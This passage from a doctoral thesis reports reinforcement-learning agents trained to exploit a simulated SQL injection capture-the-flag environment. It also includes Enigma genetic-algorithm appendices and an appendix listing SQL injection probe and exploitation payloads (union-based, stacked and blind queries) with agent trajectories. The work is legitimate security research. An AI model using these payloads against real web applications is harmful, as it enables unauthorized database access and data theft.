actions is very close to the theoretical expectation that we identified between 4 and 5. Notice that, of course, the expectation holds in a statistical sense: longer episodes taking 6 or 7 steps are balanced by fortuitous episodes as short as 2 steps where the agent guessed by chance the right SQL injection query. A more detailed overview of the statistical performance of each agent is provided by the notch plot in Figure V.3b. Each notch provides information on the main statistics about the distribution of the number of steps taken by each of the 10 trained tabular Q-learning agents. All the agents perform indeed similarly. The median number of steps is slightly better for agents 8 and 9, which get closer to the lower bound, but this small value may be an effect of the small number of tests (100), as we see that its mean is very similar to the others. The notches around agents 8 and 9 are outside the bottom box; this is because the middle bottom 25% of the data all require exactly 4 steps, so part of our confidence interval is outside the bottom box. On the other hand, agent 7 is the only one that may take more than 7 steps to completion. This is a sub-optimal result as a the trivial policy of using 2 exploratory actions and 5 injection guesses would be sufficient to capture the flag; however, this sub-optimal behaviour requiring 8 steps happens only in 2% of the episodes, leading to hypothesize that they constitute outlier behaviours.

Discussion The results of this simulation show that even a simple reinforcement learning agent based on a tabular Q-learning algorithm can successfully develop an effective strategy to solve our SQL injection problem. Such an agent relies on minimal prior knowledge provided by the designer. We showed, through an analysis of the learning dynamics at training time that a tabular Q-learning agent can discover a meaningful strategy by pure trial and error, and we demonstrated that, at test time, such an agent can reach a performance close to the theoretical optimum. However, although using a table to store the Q-value function has allowed us to carry a close analysis of the learning dynamics of the agent, it is clear that this approach has poor scalability. We observed how the Q-table keeps growing during all the episodes we ran, and it is immediate to infer that, if the action or state space were to increase, this approach would be infeasible. In the next simulation we sacrifice interpretability in order to work-around the issue of scalability.

V.4.3 Simulation 2

In this simulation, we deploy a more sophisticated agent, a deep Q-learning agent, to tackle the same learning problem as in Simulation 1.


Environment We implement the same environment as Simulation 1 as a standard OpenAI environment[1].

Agent We instantiate a deep Q-learning agent using a standard implementation from the *stablebaselines* library[2].


Setup We use the same environment settings as Simulation 1. As before we train 10 agents. Because of the definition of the DQN algorithm, we specify the length of training in terms of steps, and not episodes. We then train the agents for 10^6 steps, corresponding approximately to 10^5 episodes, in order to guarantee that the DQN agents would not unfairly be trained for longer than the tabular Q-learning agent. We use the default values for the hyperparameters of the DQN agents, although we also consider increasing the batch size from the default 32 to 51 in order to increase the likelihood for the agent to observe positive rewards in its batch.

Results and analysis We start evaluating the performance of the DQN agents at test time, computed on 1000 test episodes with no exploration, in terms of number of steps necessary to achieve the solution. Figure V.4a shows the performance of the DQN agents trained with a batch size of 51. These agents successfully learned competitive policies. As in the case of the tabular Q-learning agent, we can observe that the overall number of steps averaged over all the episodes and all the agents (red dashed line) settles between 4 and 5 steps, again

[1] https://github.com/openai/gym
[2] https://github.com/DLR-RM/stable-baselines3



(a) Number of steps per episode. The blue line represents the average computed over the 10 agents. The red dashed line is the mean across all the episodes, the yellow line the median.




(b) Notch plot of the number of steps for each of the 10 different agents. For the meaning of the plot, refer to Figure V.3b.

Figure V.4: Simulation 2 - testing.


close to the lower bound identified earlier. A closer look at the performance of each agent is provided by the notch plot in Figure V.4b. The median and mean are always equal or less than 5 steps. A single DQN agent sometimes achieves a solution in a sub-optimal number of steps (8 steps), as in the case of the tabular Q-learning agent.

When training the DQN agents with a default batch size of 32, some of our vanilla DQN agents were still able to learn a satisfactory strategy, while others failed in their learning task. A detailed analysis of our results is provided in A.2. It is clear that using what turned out to be a sub-optimal batch size of 32 made learning more challenging; agents could still learn but this may require longer training time in order to successfully learn optimal policies.

To assess the difference between the tabular Q-learning agents and the the DQN agents, we run a last direct comparison by re-training the agents (tabular Q-learning agent and DQN agent with batch size 51) and testing them on 1000 SQL environments. Figure V.5a captures this direct comparison between the DQN agent and the tabular Q-learning agents. The notch plot shows the distributions of the number of steps aggregated over the 10 agents we trained. The two agents perform similarly in terms of mean and median; however, the notch box of the DQN agent has a larger support, suggesting that certain attacks may be completed in fewer steps; while 50% of the attacks of the tabular Q-learning agent are completed in 4 to 6 steps, 50% of the attacks of the DQN agent are completed in 3 to 6 steps. Also, note that the retrained tabular Q-learning agents were all quite good, and none of them ever used 8 steps, while some of the DQN agents used 8 steps. This strenghtens the hypothesis that these behaviours may be treated as outliers. A more detailed view of the actual distribution of the number of steps taken to reach a solution is provided in Figure V.5b; the DQN agents present a higher proportions of solutions consisting of only two or three steps, while the tabular Q-learning agents have higher proportions of solution with 4, 5, 6, or 7 steps; as pointed out by the notch plot, only the DQN agents



(a) Notch plot of the number of steps taken by the DQN agents compared with the tabular Q-learning agents. For the meaning of the plot, refer to Figure V.3b.



(b) Bar plot comparing the number of steps (in percentage) taken by the DQN agents and the tabular Q-learning agents.

Figure V.5: Comparison between the DQN and the tabular Q-learning models.

use 8 steps in few instances.

Beyond contrasting the performance of the tabular Q-learning and the DQN agents, an instructive comparison is in terms of the size of the learned models. As expected, the final deep Q-learning model is substantially smaller than the one learned by the tabular Q-learning agent. At the end of the training, the Q-table instantiated by the tabular Q-learning model had a size in the order of a gigabyte (consistent with a table having around $1.75 \cdot 10^6$ entries of 51 floats), while the network instantiated by the deep Q-learning model had a constant size in the order of hundreds of kilobytes (consistent with the set of weights of its neural network).

Discussion The deep Q-learning agents were able to learn a good strategy for the SQL injection problem, while, at the same time, provide a solution to the space constraints imposed by the instantiation of an explicit Q-table. Using a deep neural network allows to scale up the problems we may consider, although, on the negative side, relying on black-box neural networks has prevented us from easily examining the inner dynamics of the model as we did for the tabular Q-learning agent. Nonetheless, such an agent may constitute a good starting point for tackling more realistic SQL injection challenges.

V.5 Ethical considerations

The development of an autonomous agent able to perform the probing of a system and the exploitation of a potential SQL injection vulnerability carries inevitable risks of misuse. In this research, the authors were concerned with the development of proof-of-concept agents that may be of use for legitimate penetration testing and system assessment; as such, all the agents were trained to exploit the vulnerability simply by obtaining some special data (flag) inside the database. Although the models learned may not yet cope with real-world

scenarios, it is not far-fetched to conceive of future malicious uses for such agents. The authors do not support the use of their research for such aims, and condemn the use of autonomous agents for unethical and illegitimate purposes, especially in a military domain[3].

V.6 Conclusion

In this paper, we showed how the problem of exploiting SQL injection vulnerability may be expressed as a reinforcement learning problem. We considered a simplified SQL injection problem, we formalized it, and we instantiated it as an environment for reinforcement learning. We then deployed Q-learning agents to solve the problem, showing that both interpretable and straightforward tabular Q-learning agents and more sophisticated deep Q-learning agents can learn meaningful strategies. These results provide proof-of-concept support to the hypothesis that reinforcement learning agents may be used in the future to perform penetration testing and security assessment. However, our results are still preliminary; although our agents were successful in solving the challenges we defined, real-world cases of SQL injection present higher levels of complexity, which constitute a significant challenge for both modeling and learning.

Future work may be directed at considering more realistic setups (including real-world case of SQL injection), as well as deploying more sophisticated agents. The current solution can be improved by considering a larger (possibly combinatorial) action space, or by extending the types of vulnerabilities (e.g., error-based or time-based SQL injection). Alternatively, a more realistic model may be produced by providing the agent with non-preprocessed answers from the web server in the form of HTML pages. All these directions represent important development that would allow us to model more realistic settings and train more effective autonomous agents.

References

[Ben+20] Benaddi, H. et al. “A Deep Reinforcement Learning Based Intrusion Detection System (DRL-IDS) for Securing Wireless Sensor Networks and Internet of Things”. In: *Wireless Internet. WiCON 2019. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering*. Springer. 2020, pp. 73–87.

[Bla+20] Bland, J. A. et al. “Machine learning cyberattack and defense strategies”. In: *Computers & security* vol. 92 (2020), p. 101738.

[EZ20] Erdodi, L. and Zennaro, F. M. “The Agent Web Model–Modelling web hacking for reinforcement learning”. In: *arXiv preprint arXiv:2009.11274* (2020).

[3] https://futureoflife.org/open-letter-autonomous-weapons/

[Fra16] Fraze, D. *Cyber Grand Challenge (CGC)*. https://www.darpa.mil/program/cyber-grand-challenge. Accessed: 2020-05-09. 2016.

[GC20] Ghanem, M. C. and Chen, T. M. "Reinforcement Learning for Efficient Network Penetration Testing". In: *Information* vol. 11, no. 1 (2020), p. 6.

[HBT19] Hasan, M., Balbahaith, Z., and Tarique, M. "Detection of SQL Injection Attacks: A Machine Learning Approach". In: *2019 International Conference on Electrical and Computing Technologies and Applications (ICECTA), Ras Al Khaimah, United Arab Emirates*. IEEE. 2019, pp. 1–6.

[HM20] Hsu, Y.-F. and Matsuoka, M. "A Deep Reinforcement Learning Approach for Anomaly Network Intrusion Detection System". In: *2020 IEEE 9th International Conference on Cloud Networking (CloudNet)*. IEE. 2020.

[JG14] Joshi, A. and Geetha, V. "SQL Injection detection using machine learning". In: *2014 International Conference on Control, Instrumentation, Communication and Computational Technologies (ICCICCT)*. IEEE. 2014, pp. 1111–1115.

[KSH12] Krizhevsky, A., Sutskever, I., and Hinton, G. E. "Imagenet classification with deep convolutional neural networks". In: *Advances in neural information processing systems*. 2012, pp. 1097–1105.

[LCS20] Lopez-Martin, M., Carro, B., and Sanchez-Esguevillas, A. "Application of deep reinforcement learning to intrusion detection for supervised problems". In: *Expert Systems with Applications* vol. 141, no. 112963 (2020).

[Mni+15] Mnih, V. et al. "Human-level control through deep reinforcement learning". In: *Nature* vol. 518, no. 7540 (2015), pp. 529–533.

[Poz+20] Pozdniakov, K. et al. "Smart Security Audit: Reinforcement Learning with a Deep Neural Network Approximator". In: *2020 International Conference on Cyber Situational Awareness, Data Analytics and Assessment (CyberSA)*. 2020, pp. 1–8.

[Ros18] Ross, K. *SQL Injection Detection Using Machine Learning Techniques and Multiple Data Sources*. https://scholarworks.sjsu.edu/cgi/viewcontent.cgi?article=1649&context=etd_projects. Accessed: 2021-02-15. 2018.

[Rus+18] Russell, R. et al. "Automated vulnerability detection in source code using deep representation learning". In: *2018 17th IEEE International Conference on Machine Learning and Applications (ICMLA)*. IEEE. 2018, pp. 757–762.

[SB18] Sutton, R. S. and Barto, A. G. *Reinforcement learning: An introduction*. MIT press, 2018.

[SBH13] Sarraute, C., Buffet, O., and Hoffmann, J. "Penetration Testing== POMDP Solving?" In: *arXiv preprint arXiv:1306.4714* (2013).

[Set+20a] Sethi, K. et al. "A context-aware robust intrusion detection system: a reinforcement learning-based approach". In: *International Journal of Information Security* vol. 19 (2020), pp. 657–678.

[Set+20b] Sethi, K. et al. "Deep Reinforcement Learning based Intrusion Detection System for Cloud Infrastructure". In: *International Communication Systems and Networks and Workshops, COMSNETS*. IEEE. 2020, pp. 1–6.

[Sil+17] Silver, D. et al. "Mastering the game of Go without human knowledge". In: *Nature* vol. 550, no. 7676 (2017), p. 354.

[Sin+15] Singh, G. et al. "SQL Injection Detection and Correction Using Machine Learning Techniques". In: *Emerging ICT for Bridging the Future - Proceedings of the 49th Annual Convention of the Computer Society of India (CSI)*. Vol. 1. Springer. 2015, pp. 435–442.

[SK08] Servin, A. and Kudenko, D. "Multi-agent Reinforcement Learning for Intrusion Detection: A Case Study and Evaluation". In: *Multiagent System Technologies. MATES 2008. Lecture Notes in Computer Science*. Springer. 2008, pp. 159–170.

[SNX19] Stasinopoulos, A., Ntantogian, C., and Xenakis, C. "Commix: automating evaluation and exploitation of command injection vulnerabilities in Web applications". In: *International Journal of Information Security* (2019).

[SS07] Skaruz, J. and Seredynski, F. "Recurrent neural networks towards detection of SQL attacks". In: *2007 IEEE International Parallel and Distributed Processing Symposium*. IEEE. 2007, pp. 1–8.

[Tan+20] Tang, P. et al. "Detection of SQL injection based on artificial neural network". In: *Knowledge-Based Systems* vol. 190 (2020).

[Tob+16] Tobiyama, S. et al. "Malware detection with deep neural network using process behavior". In: *2016 IEEE 40th annual computer software and applications conference (COMPSAC)*. Vol. 2. IEEE. 2016, pp. 577–582.

[UBF17] Uwagbole, S. O., Buchanan, W. J., and Fan, L. "Applied machine learning predictive analytics to SQL injection attack detection and prevention". In: *IFIP/IEEE International Symposium on Integrated Network Management*. IEEE. 2017, pp. 1087–1090.

[Vas+17] Vaswani, A. et al. "Attention is all you need". In: *Advances in neural information processing systems*. 2017, pp. 5998–6008.

[Vin+19] Vinyals, O. et al. "Grandmaster level in StarCraft II using multi-agent reinforcement learning". In: *Nature* vol. 575, no. 7782 (2019), pp. 350–354.

[XX05] Xu, X. and Xie, T. “A Reinforcement Learning Approach for Host-Based Intrusion Detection Using Sequences of System Calls”. In: *Advances in Intelligent Computing. ICIC 2005. Lecture Notes in Computer Science*. Vol. 3644. Springer. 2005, pp. 995–1003.

[ZE20] Zennaro, F. M. and Erdodi, L. “Modeling Penetration Testing with Reinforcement Learning Using Capture-the-Flag Challenges and Tabular Q-Learning”. In: *arXiv preprint arXiv:2005.12632* (2020).

Co-author declaration for the following joint paper:

This declaration should describe the research contribution of the candidate, the main supervisor (where he/she is an associate author) and the other two most central authors (the corresponding author must be among them). If applicable, the contributions from other PhD candidates who has or intend to include the paper in a thesis should be described. Contributions from master students should be described.

Authors: **László Erdődi, Åvald Åslaugson Sommervoll and Fabio Massimo Zennaro**
Title: **Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents**
Journal: ***Journal of information security and applications***

Åvald Åslaugson Sommervoll's independent contribution:
☐ First author ☐ Corresponding author ☒ Other
Idea building, code and results, final results and visualization, machine learning expertise, environment curation, formal analysis, writing the paper, proofreading, finalizing the paper, and quality check

László Erdődi
☒ First author ☐ Main supervisor ☒ Corresponding author ☐ PhD candidate ☐ Other
Idea building, ethical hacking expertise, writing the paper, finalizing the paper, corresponding author, proofreading, and quality check

Fabio Massimo Zennaro
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☒ Other
Idea building, code and results, machine learning expertise, writing the paper, finalizing the paper, proofreading, and quality check

x
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☐ Other
<Co-author's contribution>

Has this paper been, or will this paper be part of another doctoral degree thesis?

Yes: ☐ No: ☒

If yes, elaborate:

Contributions from master students:

Do you verify that Åvald Åslaugson Sommervoll has contributed to this joint paper as described above?

Yes: ☒ No: ☐

If no, specify:

[signature removed]

Avald Aslaugson Sommervoll László Erdődi Fabio Massimo Zennaro …….. <name>

Appendices

Appendix A

Appendix for papers

Contents

A.1 Appendix for paper II

The ring- and message-settings impact on Enigma decryption

In the Section II.3.1 of the paper we cover the difficulties of measuring closeness in the Enigma decryption key. Abscent from the main paper was a table showing this in practice for ring settings (Table A.1) and message setting (Table A.2). The full Enigma setting used to encrypt the plaintext (the first chapter of "Alice in Wonderland") corresponds to Enigma nr 1. in Table A.3.

Table A.1: Enigma decryption changing ring settings

New ring settings	IC	PIC
F T R(No change)	0.06649	100.0 %
E T R	0.03846	-0.3 %
G T R	0.03846	-0.3 %
F S R	0.03842	-0.4 %
F T E	0.03846	-0.3 %

Red is used to highlight which settings are changed from the correct decryption settings to the attempted decryption.

Table A.2: Enigma decryption changing message setting

New message settings	IC	PIC
VYJ(No change)	0.06649	100.0 %
AYJ	0.03851	-0.1 %
VZJ	0.03842	-0.4 %
VYK	0.03849	-0.2 %

Red is used to highlight which settings are changed from the correct decryption settings to the attempted decryption.

Enigma settings used in this paper

Table A.3 shows a table detailing the encryption settings of the 10 Enigma decryptions studied in this paper.

Table A.3: Drawn Enigmas

Name	Rotors			Ring settings	Plugboard settings	Message setting
1	IV	II	I	F T R	AT BO DF GV HR IW JL KS MX UY	VYJ
2	I	IV	III	W C I	BE CG DW FN HU JS MX OV PT QR	RHB
3	I	III	V	N E R	AB CS DM FP GT JL KU NR QY XZ	OAY
4	II	I	V	R R Y	AZ BS DL EI FG HU JV MW NX RT	FBU
5	III	I	IV	S E M	AP BQ CW DZ EL FM IT NU OR SX	OHT
6	II	V	I	J R T	AC BO ES FQ GX HZ IV JL MY PW	SDO
7	III	V	II	P X E	BY CR DN EH IS JT LV MW OP QZ	EYL
8	V	II	III	J A C	AP BH CY ES FG IQ JM KW LV NR	USJ
9	IV	III	II	W K V	AO BH DF EK GJ IS NR QV TY UZ	JOH
10	I	II	V	Y D S	AP BW CI DR FM GN HY JX KS LU	BKJ

The GA development accross the different Enigma settings

In this paper, we conducted a 100 GA runs, (with mutation rate 0.5 and 0.01), for each of the 10 different Enigma settings. For a closer inspection of their performance, we have split Figure II.8 into two separate plots: Figure A.1(0.5) and Figure A.2(0.01). Also included is an uncropped notch plot with mutation rate of 0.01 (Figure A.3), which clearly shows how extreme some of the outliers are.

A.2 Appendix paper V

Simulation 2

In this section we report full results for the DQN agents trained with batch size 32. Following the standard protocol, we trained 10 agents and tested their performance on a 1000 SQL environments. Figure A.4a shows the mean and median number of steps computed over the 10 agents and 1000 episodes. While the low median of 6 proves that the majority of episodes is solved in a limited number of steps, the very high mean of 214.4 highlights that, even at the end of training, there are still scenarios in which the agents take a large number of steps, likely reaching the step limit of the task; this is probably due to the agent finding itself in unforeseen states and ending up in a loop. It is clear that, in this case, while the agent has learned something about the environment (witnessed by the low median), the training has been insufficient to learn a complete and reliable policy. Figure A.4b provide a better insight in this failure, showing a notch plot of the number of steps for each of the 10 different agents. We immediately see that the unsatisfactory results observed in Figure A.4a are due to the failure in learning of four agents: the notch boxes of agents 1, 3 and 9 stretches far beyond the limit of the y-axis, indicating that a large number of episodes take more than 10 steps; even worse, for agent 4, we only observe an outlier, while




Figure A.1: Notch plot of the number of generations used by 100 genetic algorithm runs with mutation rate 0.5 for the 10 different Enigmas




Figure A.2: A cropped notch plot, ignoring extreme outliers, of the number of generations used by 100 genetic algorithm runs with mutation rate 0.01 for the 10 different Enigmas

(The cut-off was at 90 generations.)




Figure A.3: Notch plot of the number of generations used by 100 genetic algorithm runs with mutation rate 0.01 for the 10 different Enigmas


GA runs that did not finish within 1001 generations had their runtime in number of generations set to 1001.

the entire notch lies above the limit of the y-axis. These four agents have not been able to learn good policies at training time, and their bad performance affects the overall mean we computed in Figure A.4a. If we simply plot the notch graph for the agents that learned successfully (see Figure A.4c) we notice that the performances of the six agents that trained successfully closely resemble the performance of the DQN agents trained with batch size 51 (see Figure V.3b). Indeed the mean number of steps of this smaller group is now 4.895, which is quite good, although lower than our tabular Q-learning agent, which used an average of 4.795 steps. Overall, this analysis showed that training a DQN agent with a batch size of 32 is still doable, although more challenging; with the same computational budget for training as for the agent trained with batch size 51, there is a higher likelihood that the learned policy will not be optimal, and in certain scenarios will fail.


A.3 Appendix paper VI

A.3.1 Action space


Here we report the definition of all the actions in the action space divided in groups.



(a) Number of steps per episode. The blue line represents the average computed over the 10 agents. The red dashed line is the mean across all the episodes, the yellow line the median.



(b) Notch plot of the number of steps for each of the 10 different agents. The y-axis has been clipped at 10. For the meaning of the plot, refer to Figure V.3b.



(c) Notch plot of the number of steps for each of the 6 well-behaving agents. For the meaning of the plot, refer to Figure V.3b.

Figure A.4: Simulation 2 - testing on DQN agents trained using a batch size of 32.

A.3.1.1 Actions for detecting the presence of the vulnerability and the escape character

0. " and 1=1#
1. " and 1=2#
2. " or 1=1#
3. " or 1=2#
4. and 1=1#
5. and 1=2#
6. or 1=1#
7. or 1=2#
8. ’ and 1=1#

9. ' and 1=2#
10. ' or 1=1#
11. ' or 1=2#

A.3.1.2 Actions for verification and exploitation of stacked based queries

12. "; select @@version;#
13. Exploit:" stack FINAL
    (multiple requests starting with "; to obtain the flag with stack-based way)
14. '; select @@version;#
15. Exploit:' stack FINAL
    (multiple requests starting with '; to obtain the flag with stack-based way)
16. ; select @@version;#
17. Exploit: stack FINAL
    (multiple requests starting with ; to obtain the flag with stack-based way)

A.3.1.3 Actions for verification and exploitation of the union-based queries

18. " union select (select @@version)#
19. " union select (select @@version),2#
20. " union select (select @@version),2,3#
21. Exploit:" union rows:1 FINAL
    (multiple requests starting with " union select (request_goes here) to obtain the flag with union way)
22. Exploit:" union rows:2 FINAL
    (multiple requests starting with " union select (request_goes here),2 to obtain the flag with union way)
23. Exploit:" union rows:3 FINAL
    (multiple requests starting with " union select (request_goes here),2,3 to obtain the flag with union way)
24. ' union select (select @@version)#
25. ' union select (select @@version),2#
26. ' union select (select @@version),2,3#
27. Exploit:' union rows:1 FINAL
    (multiple requests starting with ' union select (request_goes here) to obtain the flag with union way)

28. Exploit:' union rows:2 FINAL
    (multiple requests starting with ' union select (request_goes here),2 to obtain the flag with union way)
29. Exploit:' union rows:3 FINAL
    (multiple requests starting with ' union select (request_goes here),2,3 to obtain the flag with union way)
30. union select (select @@version)#
31. union select (select @@version),2#
32. union select (select @@version),2,3#
33. Exploit: union rows:1 FINAL
    (multiple requests starting with union select (request_goes here) to obtain the flag with union way)
34. Exploit: union rows:2 FINAL
    (multiple requests starting with union select (request_goes here),2 to obtain the flag with union way)
35. Exploit: union rows:3 FINAL
    (multiple requests starting with union select (request_goes here),2,3 to obtain the flag with union way)

A.3.1.4 Actions for verification and exploitation of Boolean-based blind

36. " and ASCII(Substr((select @@version),1,1))>= 64#
37. " and ASCII(Substr((select @@version),1,1))<64#
38. " or ASCII(Substr((select @@version),1,1))>=64#
39. " or ASCII(Substr((select @@version),1,1))<64#
40. Exploit:" Booleanblind hq:F FINAL
    (multiple requests starting with: *" or* to obtain the flag with Boolean-based blind way. We use *or* since the hidden query is false.)
41. Exploit:" Booleanblind hq:T FINAL
    (multiple requests starting with: *" and* to obtain the flag with Boolean-based blind way. We use *and* here since the hidden query is true.)
42. ' and ASCII(Substr((select @@version),1,1))>=64#
43. ' and ASCII(Substr((select @@version),1,1))<64#
44. ' or ASCII(Substr((select @@version),1,1))>=64#
45. ' or ASCII(Substr((select @@version),1,1))<64#
46. Exploit:' Booleanblind hq:F FINAL
    (multiple requests starting with: *' or* to obtain the flag with Boolean-based blind way. We use *or* since the hidden query is false.)

47. Exploit:' Booleanblind hq:T FINAL
    (multiple requests starting with: *' and* to obtain the flag with Boolean-based blind way. We use *and* here since the hidden query is true.)

48. and ASCII(Substr((select @@version),1,1))>=64#

49. and ASCII(Substr((select @@version),1,1))<64#

50. or ASCII(Substr((select @@version),1,1))>=64#

51. or ASCII(Substr((select @@version),1,1))<64#

52. Exploit: Booleanblind hq:F FINAL
    (multiple requests starting with: *or* to obtain the flag with Boolean-based blind way. We use *or* since the hidden query is false.)

53. Exploit: Booleanblind hq:T FINAL
    (multiple requests starting with: *and* to obtain the flag with Boolean-based blind way. We use *and* here since the hidden query is true.)

A.3.1.5 Actions for giving up

54. FINAL no vulnerability FINAL

A.3.1.6 Actions for verification and exploitation of error based

55. "

56. Exploit:" error FINAL
    (Multiple requests exploiting the error information.)

57. '

58. Exploit:' error FINAL
    (Multiple requests exploiting the error information.)

A.3.1.7 Actions for verification and exploitation of time-based blind

59. Exploit:" time hiddenq f FINAL
    (multiple requests starting with: *" or* to obtain the flag with Time-based blind way. We use *or* since the hidden query is false.)

60. Exploit:" time hiddenq t FINAL
    (multiple requests starting with: *" and* to obtain the flag with Time-based blind way. We use *and* here since the hidden query is true.)

61. Exploit:' time hiddenq f FINAL
    (multiple requests starting with: *' or* to obtain the flag with Time-based blind way. We use *or* since the hidden query is false.)

62. Exploit:' time hiddenq t FINAL
(multiple requests starting with: *' and* to obtain the flag with Time-based blind way. We use *and* here since the hidden query is true.)

63. Exploit: time hiddenq f FINAL
(multiple requests starting with: *or* to obtain the flag with Time-based blind way. We use *or* since the hidden query is false.)

64. Exploit: time hiddenq t FINAL
(multiple requests starting with: *and* to obtain the flag with Time-based blind way. We use *and* here since the hidden query is true.)

Notice that all the query actions end with a # to comment out the last part of the hidden query; two notable exceptions to this are the error-based queries; these are meant to give an error so we do not comment out the last part of the hidden query.

A.3.2 Additional results

Here we provide some additional results from our experiments.

A.3.2.1 Simulation1: trajectory for a stack-based exploitation in 8 queries

Table A.4: Action trajectory of agent1 for solving stack-based vulnerabilities in 8 steps.

Qn	State	Action	An	m
1	(-2,)	'; select @@version;#	14	502
2	((-2,), (14,))	and 1=2#	9	502
3	((-2,), (9,14))	' and 1=1#	4	502
4	((-2,), (4,9,14))	" or 1=1#	2	464
5	((-2,), (2,), (4,9,14))	" and 1=1#	0	464
6	((-2,), (0,2), (4,9,14))	" or ASCII(Substr((select @@version),1,1))>=64#	38	502
7	((-2,), (0,2), (4,9,14,38))	"; select @@version;#	12	-2
8	((-2,12), (0,2), (4,9,14,38))	" FINAL multi_stack FINAL	19	-1

Qn: Query number, An: Action number, m: The environment response

Table A.4 shows the trajectory of agent1 solving a stack-based exploitation in 8 steps. Surprisingly, when agent1 observes a new length after query number 4, it executes another exploratory query, *" and 1=1#*, with the same escape as to confirm its suspicions. This may be due to the relatively low cost of a query and the high cost of a mistaken exploit (and incomplete optimization). Next, in query number 6, it does a single Boolean-blind specific test, similarly to what it does when using 7 queries, as in Table VI.4. After this, it checks for the version number and successfully executes the exploit.

A.3.2.2 Simulation3: failed trajectories with no traffic

Table A.5 shows one of the two trajectories where agent3 failed to identify a Boolean-based blind vulnerability. From this we see that it mistakes a Boolean-

Table A.5: Action trajectory of agent3 failing to solve Boolean-based blind vulnerability.

Qn	Action	Action nr	m
0	or 1=1#	10	(380, slow)
1	' or 1=1#	6	(230, fast)
2	'; select @@version;#	14	(230, fast)
3	' and 1=2#	5	(230, fast)
4	; select @@version;#	16	(230, fast)
5	and 1=1#	8	(654, slow)
6	and ASCII(Substr((select @@version),1,1))>=64#	48	(230, fast)
7	union select (select @@version),2,3#	32	(230, fast)
8	union select (select @@version)#	30	(230, fast)
9	Exploit union rows:2 FINAL	34	(15, slow)

Qn: Query number, An: Action number, m: The environment response

